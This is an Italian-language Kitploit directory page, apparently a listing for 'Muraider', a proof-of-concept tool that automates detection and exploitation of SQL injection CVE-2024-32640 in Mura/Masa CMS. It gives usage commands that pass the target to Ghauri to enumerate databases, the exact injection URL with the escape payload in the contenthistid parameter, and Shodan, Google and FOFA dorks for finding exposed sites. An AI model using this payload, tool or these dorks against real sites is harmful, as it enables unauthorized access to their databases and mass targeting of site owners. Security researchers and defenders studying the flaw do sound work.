
Skip to content
KitploitKITPLOIT
StrumentiBlog
Invia
StrumentiBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2024-32640-SQLI-MuraCMS — CVE-2024-32640 | PoC di sfruttamento SQLi automatizzato | Kitploit
Strumenti/GitHubGitHub/stuub/cve-2024-32640-sqli-muracms
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration Testing
GitHubstuub/cve-2024-32640-sqli-muracms

CVE-2024-32640-SQLI-MuraCMS

CVE-2024-32640 | PoC di sfruttamento SQLi automatizzato

Vedi Repository
781212 anni faRevisionato da Kitploit

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

Muraider - Automazione del rilevamento e dello sfruttamento di CVE-2024-32640 \ SQLi in Mura/Masa CMS

Utilizzo

Rilevamento:

python3 CVE-2024-32640.py --url https://target.com/

Sfruttamento con Ghauri (passare '-g' o '--ghauri' come argomento):

Inserisci qualsiasi argomento che desideri utilizzare con Ghauri, seguendo il loro elenco di argomenti:

python3 CVE-2024-32640.py --url https://target.com -g "--dbs --current-db"

python3 CVE-2024-32640.py --url https://target.com --ghauri "--dbs --current-db"

Esempio

image

Automazione SQLi con Ghauri:

Utilizzando il rilevamento che ho implementato nello strumento, possiamo quindi sfruttare il target vulnerabile con Ghauri. Lo script automatizza questo processo, passando tutte le informazioni necessarie sul target in una chiamata a Ghauri.

image

Dettagli

Aggiungendo una sequenza di escape (%5c) al valore del parametro HTML Query contenthisid, siamo in grado di verificare se un target è vulnerabile a questa SQLi.

Uno sfruttamento riuscito potrebbe portare ad un accesso non autorizzato a dati sensibili.

URL: https://target.com/_api/json/v1/default/?method=processAsyncObject&object=displayregion&contenthistid=x%5c'&previewID=x

Dorks

Shodan-query: 'Generator: Masa CMS'

Google: "powered by Mura CMS"

FOFA: app="Mura-CMS"

Riferimenti:

https://twitter.com/HunterMapping/status/1790620695371911388

https://www.seebug.org/vuldb/ssvid-99835

Scarica lo strumento